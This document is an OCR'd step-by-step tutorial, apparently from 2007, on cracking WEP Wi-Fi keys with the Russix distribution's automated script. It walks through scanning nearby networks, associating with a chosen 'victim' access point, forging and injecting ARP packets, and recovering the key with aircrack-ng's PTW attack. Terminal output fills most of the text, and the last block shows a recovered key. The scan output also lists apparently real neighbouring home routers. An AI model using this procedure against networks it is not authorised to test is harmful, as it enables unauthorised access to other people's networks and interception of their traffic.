
CRACKING WEP WITH RUSSIX

You can start WEP cracking by either selecting “athx (WEP/WPA)” from the menu or by opening a terminal window and typing 0 if you want to use ath0 or 1 if you want to use ath1.


Airodump-ng will start up.



```
CH  2 ][ Elapsed: 12 s ][ 2007-11-24 00:28

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:08:5C:A4:A0:57  102        4        0    0  11  54. WEP  WEP         monkeyrats
00:0C:41:C9:58:C8  139       24        0    0  11  54. WEP  WEP         sansrussixwep
00:18:39:8E:E6:88  139       46        0    0   4  54. WPA2 CCMP   PSK  sansrussixwpa
00:1A:4D:28:AA:3F  149       33        0    0   2  54. WPA2 CCMP   PSK  grumbleweed
00:18:F6:0A:1A:53  117       36        3    0   6  48  WEP  WEP         BTHomeHub-A361
00:19:7D:24:AE:B1   96        2        0    0   1  48  WPA  TKIP   PSK  Livebox-2CE0
00:18:F6:95:88:D7  100        8        0    0   1  48  WEP  WEP         BTHomeHub-1029

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

(not associated)   00:18:39:0E:8F:4F  143   0- 1    19        5
```

When you find a suitable WEP target hit <CTRL>-C


The WEP Cracking script will automatically start You can either cut and paste the SSID in or just type it into the xterm window.



```
CH  1 ][ Elapsed: 24 s ][ 2007-11-24 00:28

BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ES

00:18:39:8E:E6:88  147       94        0    0   4  54. WPA2 CCMP   PSK  sa
00:0C:41:C9:58:C8  137       46        0    0  11  54. WEP  WEP         sa
00:18:F6:0A:1A:53  123       64        3    0   6  48  WEP  WEP         BT
00:1A:4D:28:AA:3F  111       60        0    0   2  54. WPA2 CCMP   PSK  gr
00:08:5C:A4:A0:57  101        8        0    0  11  54. WEP  WEP         mo
00:18:F6:95:88:D7  100        9        0    0   1  48  WEP  WEP         BT
00:19:7D:24:AE:B1   95        3        0    0   1  48  WPA  TKIP   PSK  Li

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

(not associated)   00:18:39:0E:8F:4F  143   0- 1     0        5

Warning: Cannot convert string "nil2" to type FontStruct
```


```
Enter the targets SSID
```

The script will pull all the necessary information from the airodump_ng dump file and reset the atheros card ready for aireplay_ng. If all goes well you should see an association successful :-) message. If so press y and <ENTER>.



```
My source MAC is 00:02:6F:21:EE:5C


Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
wifi1           Atheros         madwifi-ng
ath1            Atheros         madwifi-ng VAP (parent: wifi1)
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)

ath0: ERROR while getting interface flags: No such device
wlanconfig: ioctl: No such device
ath0
Warning: Cannot convert string "nil2" to type FontStruct
00:31:06  Waiting for beacon frame (BSSID: 00:0C:41:C9:58:C8) on channel 6
00:31:06  ath0 is on channel 6, but the AP uses channel 11
Did you associate :-) ? (y/n):n
00:31:12  Waiting for beacon frame (BSSID: 00:0C:41:C9:58:C8) on channel 11

00:31:12  Sending Authentication Request (Open System) [ACK]
00:31:12  Authentication successful
00:31:12  Sending Association Request [ACK]
00:31:12  Association successful :-)
Did you associate :-) ? (y/n):
```


It may be that the atheros card was not scanning the correct channel if so you will be presented with the following.



```
Enter the targets SSID
sansrussixwep
My channel is 11
My victims BSSID is 00:0C:41:C9:58:C8
My MAC is 00:02:6F:21:EE:5C
Encryption type is WEP
My source MAC is 00:02:6F:21:EE:5C


Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
wifi1           Atheros         madwifi-ng
ath1            Atheros         madwifi-ng VAP (parent: wifi1)
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)

ath0: ERROR while getting interface flags: No such device
wlanconfig: ioctl: No such device
ath0
Warning: Cannot convert string "nil2" to type FontStruct
00:29:57  Waiting for beacon frame (BSSID: 00:0C:41:C9:58:C8) on channel 5
00:29:57  ath0 is on channel 5, but the AP uses channel 11
Did you associate :-) ? (y/n):
```


Just press n and <ENTER> it should work the second time!!!

You will then have to wait for a data packet. If all goes well you should be confronted with the following screen.



```
        Size: 349, FromDS: 1, ToDS: 0 (WEP)

              BSSID  =  00:0C:41:C9:58:C8
          Dest. MAC  =  01:00:5E:7F:FF:FA
         Source MAC  =  00:0C:41:F4:FF:89

        0x0000:  0842 0000 0100 5e7f fffa 000c 41c9 58c8  .B....^....A.X.
        0x0010:  000c 41f4 ff89 5094 3510 0200 9804 0963  ..A...P.5......c
        0x0020:  41cf 6c70 2127 054e cc0b e675 43ab 12e3  A.lp!'.N...uC...
        0x0030:  c3b2 25e5 3d20 6a60 82f6 3228 3744 acee  ..%.= j`..2(7D..
        0x0040:  cde8 cdd5 e232 2887 83ce 4391 0c32 f24b  .....2(...C..2.K
        0x0050:  b791 def1 6ec9 cf56 a61f b0fe e6a7 8892  ....n..V........
        0x0060:  b08e 674e 19ed f365 30e1 7659 a57d f35b  ..gN...e0.vY.}.[
        0x0070:  4409 10e0 0ccb cbde bdd5 1f5b 9f3e 9efa  D..........[.>..
        0x0080:  a2d4 abb4 3b00 8949 4c64 a8fe 987d 05f8  ....;..ILd...}..
        0x0090:  16b2 6e94 ec08 7e14 615a d3d6 5a9e 2a41  ..n...~.aZ..Z.*A
        0x00a0:  9219 6bea b2da 852b 3fec 0fab ce94 92ad  ..k....+?.......
        0x00b0:  12e7 4eb5 e203 b197 8433 edee 8bd3 35ba  ..N......3....5.
        0x00c0:  9790 93af afe7 5652 919d 3eed 3377 e023  ......VR..>.3w.#
        0x00d0:  4203 4acc 1a62 e314 1621 1261 c372 4700  B.J..b...!.a.rG.
        --- CUT ---

Use this packet ? 
```


If so press y and <ENTER>. A forged arp-request packet will be produced for aireplay_ng to inject data.



```
00:31:53  Got RELAYED packet!!
00:31:53  Trying to get 384 bytes of a keystream
00:31:53  Got RELAYED packet!!
00:31:53  Trying to get 1500 bytes of a keystream
00:31:53  Got RELAYED packet!!
Saving keystream in fragment-1124-003153.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
Wrote packet  to: arp-request
No source MAC (-h) specified. Using the device MAC (00:02:6F:21:EE:5C)


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  00:0C:41:C9:58:C8
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:02:6F:21:EE:5C

        0x0000:  0841 0201 000c 41c9 58c8 0002 6f21 ee5c  .A....A.X...o!.\
        0x0010:  ffff ffff ffff 8001 4110 0200 947a 2b48  ........A....z+H
        0x0020:  21d6 442b f740 c587 3fee 21d8 7458 f076  !.D+.@..?.!.tX.v
        0x0030:  183e a657 10bb 239a 2e29 031f 64f0 c79a  .>.W..#..)..d...
        0x0040:  4c62 2b42                                Lb+B

Use this packet ? 
```


Press y and <ENTER>

In the airodump_ng window you should see the data count increase rapidly.



```
CH 11 ][ Elapsed: 1 min ][ 2007-11-24 00:32

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ES

00:0C:41:C9:58:C8  141  85      622     3281  436  11  54. WEP  WEP    OPN  s

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:0C:41:C9:58:C8  00:02:6F:21:EE:5C  142   0- 0     0     3737
```

If you didn't receive any data packets in the first minute or so the aircrack_ng window will look like this.




```
Opening /root/cap-01.ivs
Read 1 packets.

   #  BSSID              ESSID                     Encryption

   1  00:0C:41:C9:58:C8  sansrussixwep             Unknown

Choosing first network as target.

Opening /root/cap-01.ivs
Got no data packets from target network!


Quitting aircrack-ng...
Did aircrack work? (y/n):
```

If so just leave it as it is until you start seeing the data count increase in the airodump_ng window.


Then press n and <ENTER>

Then when prompted to re-run the attack press y and <ENTER>



```
Opening /root/cap-01.ivs
Read 1 packets.

   #  BSSID              ESSID                      Encryption

   1  00:0C:41:C9:58:C8  sansrussixwep              Unknown

Choosing first network as target.

Opening /root/cap-01.ivs
Got no data packets from target network!


Quitting aircrack-ng...
Did aircrack work? (y/n): n
Do you want to re-run aircrack-ng? (y/n):
```

Aircrack_ng will then start trying to crack the WEP key. As you can see from this picture the Key was cracked with just over 35000 ivs. The process may require up to 100,000 ivs.



```
Choosing first network as target.

Opening /root/cap-01.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 9 ivs.
Failed. Next try with 5000 IVs.
Starting PTW attack with 5055 ivs.
Failed. Next try with 10000 IVs.
Starting PTW attack with 10094 ivs.
Failed. Next try with 15000 IVs.
Starting PTW attack with 15038 ivs.
Failed. Next try with 20000 IVs.
Starting PTW attack with 20090 ivs.
Failed. Next try with 25000 IVs.
Starting PTW attack with 25032 ivs.
Failed. Next try with 30000 IVs.
Starting PTW attack with 30053 ivs.
Failed. Next try with 35000 IVs.
Starting PTW attack with 35079 ivs.
             KEY FOUND! [ DC:35:36:B0:21:85:19:7C:12:41:FB:A3:C0 ]
        Decrypted correctly: 100%


Did aircrack work? (y/n):
```